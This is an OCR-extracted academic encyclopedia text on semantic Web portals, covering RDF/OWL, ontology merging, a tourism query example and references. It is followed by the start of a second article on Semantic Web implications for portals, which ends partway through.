The Semantic Web is an initiative by the W3C, in a collaborative effort with a number of scientists and industry partners, with the goal of providing machine readable Web intelligence that would come from hyperlinked vocabularies, enabling Web authors to explicitly define their words and concepts. The idea allows software agents to analyze the Web on our behalf, making smart inferences that go beyond the simple linguistic analysis performed by today's search engines (Alesso & Smith, 2004b, p. 166). The applications that deliver these online solutions are based on new Web markup languages such as Resource Description Framework (RDF) (Manola & Miller, 2004), Ontology Web Language (OWL) (McGuinness & Harmelen, 2004), and ontologies. RDF provides a simple way for descriptions to be made about Web resources using a set of triples based on description logic. RDF is limited to descriptions about individual resources and does not provide any modeling primitives for the development of ontologies. RDFS extends RDF by providing a vocabulary by which we can express classes and their subclass relationships, as well as define properties and associate them with classes. OWL builds on RDFS to provide more vocabulary for defining complex relationships between classes like disjointness, cardinality of properties, and richer semantic capability such as symmetry. As a result of this expressive power, Semantic Web languages are able to facilitate inference and enhanced searching of Web content. In the tourism industry, for example, it becomes possible through the use of semantics to infer what attractions are associated with a particular resort based on the resort's location. It would also be possible to reclassify the location as a particular location type based on the accommodation, restaurants, and other activities that are in the vicinity. A tourism customer, for example, could then easily search for destinations that meet the domain rules specified for a backpacker classification.

COMPARISON WITH TRADITIONAL PORTALS

There are several advantages to using Semantic Web standards for information portal design compared to the use of traditional portals. The ability to infer knowledge as discussed in the previous section is obviously of major significance. So too is the decentralized nature of Semantic Web technologies, which makes it possible for the portal information to be an aggregation of a large number of small information sources instead of being a single central location to which people submit information. This reduces the complexity of managing and updating information sources. Reynolds (2001) explains that in this situation, central organization is still needed in the initial stages to provide the start-up impetus and ensure that appropriate ontologies and controlled vocabularies are adopted; however, once the system reaches a critical mass, information providers can take responsibility for publishing their own information provided it is annotated consistently with a relevant domain ontology. An example of this decentralized approach is the ARKive portal[1], which publishes multimedia objects depicting endangered species. ARKive just provides the backbone structure of resources by making their ontology available for use. Individual communities of interest then supply the additional classification and annotations to suit their needs. These types of portals can be reorganized to suit different user needs, while the domain indexes remain stable and reusable. Communities of interest can share access to the same underlying information using a completely different navigation structure, search facility, and presentation format. Semantic Web technologies also make it easier to aggregate information from separate portals into a single integrated portal by applying mapping and merging techniques to shared or compatible ontologies. Techniques for cross portal integration are discussed in detail in a later section. Table 1 summarizes the advantages of using semantic portals compared to traditional portal design.

CROSS PORTAL INTEGRATION

It is not realistic to assume that all information in a particular domain of interest will one day be annotated according to a single ontology. The reality is that there are many ways in which a domain can be modeled and individual organizations will for the most part choose to structure their information in a way that best suits their needs. Ontology merging and alignment techniques make it possible to integrate data across multiple portals, thus facilitating queries over federated data sources. Ontology merging can be defined as the process of generating a unique ontology from the original sources (Noy & Musen, 2002). Ontology mapping means establishing different kinds of mappings (or links) between two ontologies. This article will focus on ontology merging techniques.

Table 1. Comparison of traditional and semantic portals (Reynolds, 2001)

Traditional Design Approach	**Semantic Portals**
Search by free text and stable classification hierarchy.	Multidimensional search by means of rich domain ontology.
Information organized by structured records; encourages top-down design and centralized maintenance.	Information semistructured and extensible allows for bottom-up evolution and decentralized updates.
Community can add information and annotations within the defined portal structure.	Communities can add new classification and organizational schemas and extend the information structure.
Portal content is stored and managed centrally.	Portal content is stored and managed by a decentralized Web of supplying organizations and individuals. Multiple aggregations and views of the same data are possible.
Providers supply data to each portal separately through portal-specific forms. Each copy has to be maintained separately.	Providers publish data in reusable form that can be incorporated in multiple portals but updates remain under their control.
Portal aimed purely at human access. Separate mechanisms are needed when content is to be shared with a partner organization.	Information structure is directly machine accessible to facilitate cross-portal integration.

TYPES OF MISMATCHES

Dell'Erbra, Foder, Hopken, and Werthner (2005) identify two types of heterogeneity that may exist between different systems.

1. **Semantic Clashes:** These address different interpretation or meaning of concepts. They include naming conventions as well as structural differences in the ontology.
2. **Representational Clashes:** These relate to different markup syntaxes used, for example, XML, RDF(S), or OWL.

INTEGRATION PROCESS

The main steps required for ontology integration as outlined by Jakoniene (2003) are shown below.

- The interrogation of ontologies to find places where they overlap.
- Relate concepts that are semantically close via equivalence and subsumption relations (aligning).
- Check the consistency, coherency, and non-redundancy of the result.

Figure 2 represents a merged version of the two ontology models shown in Figure 1. Data from the two separate domains can now be viewed as one at a conceptual level.

Figure 1. Ontologies to be merged (Jakoniene, 2003)





Figure 2. Merged ontology (Jakoniene, 2003)



Separation of the conceptual and physical level allows integration between portals to occur much more easily. At a physical level, translation rules can now be applied allowing preservation of local standards (formats) and facilitating interoperability.

APPLICATION EXAMPLE

Acontoweb Architecture

The Acontoweb (Abrahams & Dai, 2005) semantic portal framework represented in Figure 3 supports convenient annotation and intelligent querying of Semantic Web resources. Annotation software is used by a Web site owner to generate RDF markup describing the content of their Web site. The RDF markup is essentially instance data that conforms to an OWL accommodation ontology and is imbedded by an annotation tool into readily extractable comment tags contained in an HTML file. A system of multiagents support Web crawling and query functions. In this environment individual agent behavior is driven by intentions that are determined by domain specific problem solving logic hard coded into each agent. The multiagent team performs functions such as i) crawling the Internet at regular intervals to search for RDF marked up documents consistent with the domain ontology, or ii) extracting RDF content and storing it in an RDF enabled database which forms part of a Jena supported semantic middleware environment maintained on a Web server. The GUI is accessed remotely by an end user searching for information in the same way as a conventional search engine. User requests are passed to the Web agents who in turn formulate a query plan. Inference is performed on ontology schema information and instance data by the activation of a reasoner, which is a component of the middleware. SPARQL queries are formulated and processed by the agents in conjunction with Jena, and results displayed to the end user via the GUI.

SAMPLE QUERY

A tourism customer issues a query selecting a 5 Star Hotel/Motel with a swimming pool, bar, restaurant, and valet parking. Room facilities are to include pay TV and air-conditioning (see Figure 4). The attractions hiking and surfing have also been selected in the search criteria. The customer is flexible about the exact location of the resort so has left the location check box blank. Victoria (Australia) is the preferred state. Once the user presses submit, the query is processed by the agents.

The reasoner now processes the base ontology model along with its associated instance data to create an inferred model.

Figure 3. Acontoweb architecture





Figure 4. GUI (query interface)



The query has returned a list of matching results, shown in Figure 6. The results are displayed in an ordered hierarchy of closest match to the user request.

The Coastal hotel is returned as the closest match based on the inferred ontology model and a similarity measure calculated by the agents. The Coastal does not explicitely state on their Web site that they have a restaurant, pay TV, or valet parking, or that hiking and surfing are associated with the resort. These facts have been inferred.

FUTURE TRENDS AND CHALLENGES

It is likely that future Web portals will increasingly be based on the evolving capabilities of the Semantic Web infrastructure. Gradually, islands of Semantic Web functionality are now starting to appear with projects such as INWISS (Priebe, 2004), ODESew (Corcho, Gomes-Perez, Lopez-Cima, Lopez-Garcia, & Suarez-Figuera, 2003), SEAL (Stojanovic, Maedche, Staab, Studer, & Sure, 2001), ARKive, and Acontoweb. These types of projects are starting to provide areas of semantic portal content to link together, thus contributing to the growing Web of metadata. A natural evolution for future portals will be the creation of Semantic Web services capable of making portal functionalities like content search and publication more accessible. Current Web service technologies which are based on protocols UDDI, WSDL, and SOAP offer limited service automation support. Enriching Web services with semantic information allows automatic location, composition, innovation, and interoperation of services (Lausen et al., 2003, p. 7). Recent industrial efforts have focused primarily on Web service discovery and aspects of service execution through initiatives such as the Universal Description, Discovery, and Integration (UDDI) standard service registry and ebXML, an initiative of the United Nations and OASIS (Organization for the Advancement of Structured Information Standards) to standardize a framework for trading partner interchange (Alesso & Smith, 2004b, p. 162). There are a number of challenges faced, however, before Semantic Web services can be widely implemented. These challenges are discussed in detail by Alesso and Smith (2004a) and include:

- **Integration with the Web:** SOAP Web services use the HTTP infrastructure. It is not possible to hyperlink SOAP Web service via HTML links or XSLT functions.
- **Extension Mechanism:** SOAP provides an extension mechanism via header.
- **Overall Understanding of Modules and Layering:** SOAP provides a framework within which additional features can be added via headers, but there is little agreement on the specific categories of functionality.

Other obstacles remain before semantic portals can be fully integrated with existing portal technology. Challenges

Figure 5. Ontology reasoning





Figure 6. Query results



include scalability of systems such as Acontoweb, stability of Semantic Web markup languages, ontology versioning and maintenance, and the complexity of building Web search agents. The biggest challenge at this point, however, is the availability of Semantic Web content. Semantic portals will not work unless there is a certain critical mass of metadata-enriched documents. Presently there is little available. Manual annotation of Web pages is a tedious and time consuming process. The answer appears to lie with the creation of metadata by means of text mining and automated annotation, as described in Priebe, Kiss, and Kolter (2005).

CONCLUSION

The need for semantic portals has arisen because portals based on current Web technology present serious limitations for searching, accessing, extracting, interpreting, and processing information. The application of semantic Web technologies has the potential of overcoming these limitations and, therefore, they can be used to evolve current portals to semantically enabled portals (Lausen et al., 2003, p. 1). Central components of a semantic portal are ontologies, which provide term definitions and semantics for the domain of interest. Ontologies can be applied in different ways to allow advanced searching of portal content, cross portal integration, and decentralization of content management, thereby providing greater flexibility for portal maintenance and information presentation. The article has presented an overview of semantic portal technology, including state of the art applications, techniques for cross portal integration, and future trends and challenges. What has been presented shows that with further research and development, semantic portals will be capable of performing far more sophisticated tasks than are possible with traditional portal technology. In industries such as tourism, semantic portals linked to intelligent applications will be able to carry out tasks like planning a detailed travel itinerary, organizing airline and car hire bookings, and arranging suitable accommodation for the travel customer.

REFERENCES

Abrahams, B., & Dai, W. (2005, September 19-22). Architecture for automated annotation and ontology based querying of Semantic Web resources. In *Paper Presented to the IEEE/WIC/ACM International Conference on Web Intelligence*, Compiegne, France.

Alesso, P., & Smith, C. (2004a). Challenges and opportunities. *Developing Semantic Web services* (pp. 409-417). Wellesey, MA: AK Peters.

Alesso, P., & Smith, C. (2004b). Web services. *Developing Semantic Web services* (pp. 121-162). Wellesey, MA: AK Peters.

Berners-Lee, T., Hendler, J., & Lassila, O. (2001, May). The Semantic Web. *Scientific American*, 34-43.

Corcho, O., Gomes-Perez, A., Lopez-Cima, A., Lopez-Garcia, V., & Suarez-Figuera, M.D. (2003). ODESeW: Automatic generation of knowledge portals for intranets and extranets. In *Paper Presented to the (ISWC 2003),* Sanibel Island, FL.

Dell'Erbra, M., Fodor, O., Hopken, W., & Werthner, H. (2005). Exploiting Semantic Web technologies for harmonizing e-markets. *Information Technology & Tourism, 7*(3/4), 201-219.

Jakoniene, V. (2003). *Ontology integration*. Retrieved January 8, 2007, from http://www.ida.liu.se/labs/iislab/courses/LW/slides/ontologyIntegration.pdf

Lausen, H., Stollberg, M., Hernández, R., Ding, Y., Han, S., & Fensel, D. (2003). *Semantic Web portals – State of the art survey*, IFI – Institute for Computer Science, University of Innsbruck, Innsbruck, Austria.

Manola, F., & Miller, E. (2004). *RDF primer, W3C recommendation*. Retrieved January 8, 2007, from http://www.w3.org/TR/rdf-primer/

McGuinness, D., & Harmelen, F. (2004, February 10). *OWL Web ontology language semantics and abstract syntax, W3C recommendation.* Retrieved January 8, 2007, from http://www.w3.org/TR/owl-absyn/

Noy, N.F., & Musen, M.A. (2002). Evaluating ontology mapping tools: Requirements and experience. In *Paper*

Presented to the Workshop on Evaluation of Ontology-based Tools (EON2002), Siguenza, Spain.

Priebe, T. (2004). Demonstration presented at the Third International Semantic Web Conference. In *Paper Presented to (ISWC 2004)*, Hiroshima, Japan.

Priebe, T., Kiss, C., & Kolter, J. (2005). Semiautomatic annotation of text documents with semantic metadata. Paper presented at the *Seventh International Conference Economic Computer Science (W2005)*, Bamber, Germany.

Reynolds, D. (2001). *SWAD-Europe deliverable 12.1.5: Semantic portals—Requirements specification.* Retrieved January 8, 2007, from http://www.w3.org/2001/sw/Europe/reports/requirements_demo_2/

Stojanovic, N., Maedche, A., Staab, S., Studer, R., & Sure, Y. (2001). SEA: A framework for developing semantic portals. In *Paper Presented to the First International Conference on Knowledge Capture*, Victoria, British Columbia, Canada.

KEY TERMS

Ontology: Shared and formal description of key concepts in a given domain.

Reasoner: Application capable of processing a static ontology model and inferring new facts based on semantics specified in the ontology.

Semantics: The implied meaning of data. Used to define what entities mean with respect to their roles in a system.

Semantic Middleware: Programming environment that allows developers to interface with an order to carry out various information processing tasks such as ontology storage, reasoning, querying, and so forth.

Semantic Portal: Web portal based on Semantic Web technologies.

Semantic Web: An extension of the current Web where information, if given a precise meaning, enable intelligent applications to process information more effectively.

Web Search Agent: Web-based application with the ability to act autonomously and perform complex search tasks for the end user.

ENDNOTE

1 http://www.arkive.org/

Semantic Web Implications for Web Portals

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INTRODUCTION

A Web portal is a gateway to the information and services on the Web, where its users can interchange and share information. In their brief lifetime, Web portals have benefited various sectors of the society and found widespread use (Jafari & Sheehan, 2003; Tatnall, 2005). By careful aggregation of information, Web portals simplify access, as well as decrease the time and effort of locating resources on topical themes. In doing so, they have created a sense of community with common interests.

It is crucial that a Web portal be able to capture, represent, and syndicate information adequately. To that regard, the Web portals today face the challenges of increasing amounts of information, diversity of users and user contexts, and ever-increasing variations in proliferating computing platforms. They need to continue being a successful business model for providers and continue to be useful to their user community in the light of these challenges.

This article discusses the potential of Semantic Web technologies in tackling the issues of agility, sustainability, and maintainability of the information architecture of domain-specific Web portals. The organization of the article is as follows. We first outline the background necessary for the discussion that follows and state our position. This is followed by a detailed treatment of social prospects and technical concerns pertaining to knowledge representation of integrating Semantic Web technologies in Web portals. Next, challenges and directions for future research are outlined and, finally, concluding remarks are given.

BACKGROUND

That the users are able to access relevant information in an efficient and precise manner is critical to the success of any Web portal. A special-purpose Web portal facilitates access to Web sites that are closely related: it addresses a specific *domain* of application, such as information on wine or on travel. To enable automated processing and reasoning by agents, this domain knowledge needs to be accurately *represented*. However, the technologies that are commonly used today for expressing information in a typical Web portal are insufficient.

It is common for Web portals to express information in the HyperText Markup Language (HTML) where, by static or dynamic means of generation, they can reach a broad demographic. Users find information on a Web portal with the help of navigation or via searching. Navigation is implemented via the hyperlinking mechanism, while searching is realized through a form-script-based scheme. However, the focus is mainly on the presentation, rather than on representation of information. Finding relevant documents by manually traversing the links has limited scalability, as the number of resources increase, including annotations in document headers provides a limited solution for searching, and searching is limited to keyword match.

The Semantic Web has recently emerged as an extension of the current Web that adds technological infrastructure for better knowledge representation, interpretation, and reasoning (Hendler, Lassila, & Berners-Lee, 2001). We formally define a *semantic portal* to be a product that results from the fusion of technologies inherent in the Semantic Web architecture into Web portals.

Semantic portals are beginning to appear in both educational (Hartmann & Sure, 2004) and commercial contexts (Lausen, Ding, Stollberg, Fensel, Hernández, & Han, 2005). An evaluation of Esperonto, OntoWeb, Empolis K42, and Mondeca ITM Semantic Portals has been given (Lausen, et al, 2005). At the core of these semantic portals is knowledge representation, the prospects and concerns of which we discuss next.

KNOWLEDGE REPRESENTATION IN A SEMANTIC PORTAL

Our discussion of semantic portals is based on the knowledge representation framework given in Table 1.

The first column addresses semiotic levels. Semiotics (Stamper, 1992) is concerned with the use of symbols to convey knowledge. From a semiotics perspective, a representation can be viewed on six interrelated levels: physical, empirical, syntactic, semantic, pragmatic, and social, each depending on the previous one in that order. The physical level is concerned with the representation of signs in hardware, and is not directly relevant here.

The second column corresponds to the Semantic Web "tower" that consists of a stack of technologies (Daconta,

Table 1. Knowledge representation tiers in a semantic portal

Semiotic Level	Semantic Web Technological Layer	Decision Support
Social	Trust	Feasibility
Pragmatic	Inferences	
Semantic	Metadata, Ontology, Rules	
Syntactic	Markup	
Empirical	Characters, Addressing, Transport	
Physical	Not Directly Applicable	

Leo, Obrst, & Smith, 2003) that could be viewed as varying across the technical to social spectrum as we move from bottom to top, respectively. The definition of each layer in this technology stack depends upon the layers beneath it.

Lastly, in the third column, we acknowledge that there are time, effort, and budgetary constraints on producing a representation. We therefore include feasibility, a part of decision theory, as an all-encompassing factor on the layers to make the representation framework practical. There are various techniques for carrying out feasibility analysis, and further discussion of this aspect is beyond the scope of this article.

The architecture of a semantic portal is an extension of the architecture of a traditional Web portal on the server-side in the following manner: (a) by expressing information in a manner that focuses on *description* rather than presentation or processing of information; and (b) by associating with it a knowledge management system (KMS) consisting of one or more domain-specific ontologies and a reasoner that communicates with them and with the servers used by the portal if and when necessary.

We now turn our attention to the each of the levels in our framework for knowledge representation in semantic portals.

EMPIRICAL LEVEL OF THE SEMANTIC PORTAL

This layer is responsible for the communication properties of signs.

Among the given choices, the Unicode Standard provides a suitable basis for the signs themselves, and is character-by-character equivalent to the ISO/IEC 10646 Standard Universal Character Set (UCS). Unicode is based on a large set of characters that are needed for supporting internationalization and special symbols, which are necessary for universality of Web portals. For example, the Madiera Data Portal (Assini, 2005) provides a customizable multilingual user interface to a wide array of statistical datasets published by some of the major European social sciences data archives.

The characters must be uniquely identifiable and locatable, and thus addressable. The uniform resource identifier (URI), or its successor international resource identifier (IRI), serves that purpose.

Finally, we need a transport protocol, such as hypertext transfer protocol (HTTP) or the simple object access protocol (SOAP) to transmit data across networks.

SYNTACTIC LEVEL OF THE SEMANTIC PORTAL

This layer is responsible for the formal or structural relations between signs.

The Extensible Markup Language (XML) lends a suitable syntactical basis for expressing information that allows focusing on the content rather than processing or presentation. There are a number of ancillary technologies that strengthen XML and have matured over the years. The XML document type definition (DTD) and its successor, XML schema, provide means for expressing structural and data type constraints on the syntax and content of the elements and attributes in XML documents. Namespaces in XML is a mechanism for uniquely identifying XML elements and attributes of a markup language, thus making it possible to create *heterogeneous* documents that unambiguously mix elements and attributes from multiple different XML documents. The Extensible Stylesheet Language (XSL) is a stylesheet language for associating presentation semantics with arbitrary XML documents, while its companion XSL Transformations (XSLT) is a stylesheet language for transforming XML documents into other, including non-XML, documents. Support for querying XML documents is provided by XQuery and client- or server-side tree-based processing of XML documents is enabled by the document object model (DOM).

There are some application domain-specific XML-based markup languages that are of use for a Web portal. For example, Portal Structure Markup Language (PSML) is an XML-based markup language for expressing the structural design of Web portals. Apache Jetspeed, an Open Source implementation in Java that is part of the Apache Portals Project, uses PSML.

Representing information in XML provides various advantages towards archival, retrieval, and processing. It is possible to down-transform and render a document on multiple devices via an XSL/XSLT transformation, without making substantial modifications to the original source document.

However, XML by itself is not suitable for completely representing the knowledge inherent in information resources.

SEMANTIC LEVEL OF THE SEMANTIC WEB PORTAL


This layer is responsible for the relationship of signs to what they stand for.

The resource description framework (RDF) is an XML-based markup language for metadata that provides a "bridge" between the syntactic and semantic layers. It, along with RDF schema, provides elementary support for classification of information into classes, properties of classes, and means to model more complex relationships among classes than possible with XML only. We look at two RDF-based applications of use in Web portals.

Example 1. Syndication Support

The process of syndication involves reuse or repurpose of content from another source. There are several examples of news syndication (sports scores, daily news, stock quotes, and so on) that could be of interest to Web portal users. Originally created for the My Netscape Web portal, really simple syndication (RSS) is an RDF-based syndication vocabulary that provides metadata in the form of channels that point to relevant resources on a topic. Users subscribe to periodically refreshable RSS feeds via desktop RSS readers that allow them to keep track of potentially hundreds of Web sites of interest, without having to visit each one individually. Web portals can provide an RSS service in one of their portlet


Figure 1. A constellation of persons and relationships among them in a FOAF application



(a)

S

Figure 1. continued



(b)

subwindows, and users can sign on to the service to get the latest news. RSS is in widespread use today. The Canadian Broadcasting Corporation (CBC) uses RSS for news syndication, and the World Wide Web Consortium (W3C) uses RSS for announcing organizational news, including technical events and specifications. Apache Jetspeed provides support for syndication via RSS.

Example 2. Community Support

The friend of a friend (FOAF) is an RDF vocabulary for expressing metadata about people and their interests, relationships between them, the things they create, and activities they are involved in. Figure 1(a) shows that a person (Jo Walsh, also known as ZOOL) knows people (including Roger Fischer) and is known by people. By selecting Roger Fischer from top right of the ring, we get details about him in Figure 1(b).

In spite of their usefulness, RDF/RDF schema suffer from a certain limitations. For instance, in the context of Example 2, it is not possible to express the statement "Jim Smith does not know Roger Fischer." This motivates the need for additional expressivity of knowledge.

The declarative knowledge of a domain is often modeled using ontology. For the purpose of this article, ontology is defined as an explicit formal specification of a conceptualization that consists of a set of concepts in a domain and relations among them (Gruber, 1993). By explicitly defining the relationships and constraints among the concepts in the universe of discourse, the *semantics* of a concept is constrained by restricting the number of possible interpretations of the concept.

In recent years, a number of initiatives for ontology specification languages for the Semantic Web, with varying degrees of formality and target user communities, have been proposed, and the Web Ontology Language (OWL) has emerged as the successor. Although other languages can also be used in semantic portals (such as the use of Topic Maps in Mondeca ITM), they lack the necessary balance between computational expressiveness *and* decidability. Specifically, we advocate that OWL DL, one of the sublanguages of OWL, is the most suitable among the currently available choices for representation of domain knowledge in Web portals due to its compatibility with the architecture of the Web in general, and the Semantic Web in particular, benefits from using XML as its serialization syntax, its agreement with the Web standards for accessibility and internationalization, and well-understood declarative semantics from its origins in description logics (DL). Indeed, wine portals have been stated as one of the use cases for OWL (Heflin, 2004).

PRAGMATIC LEVEL OF THE SEMANTIC WEB PORTAL

This layer is responsible for the relation of signs to interpreters.

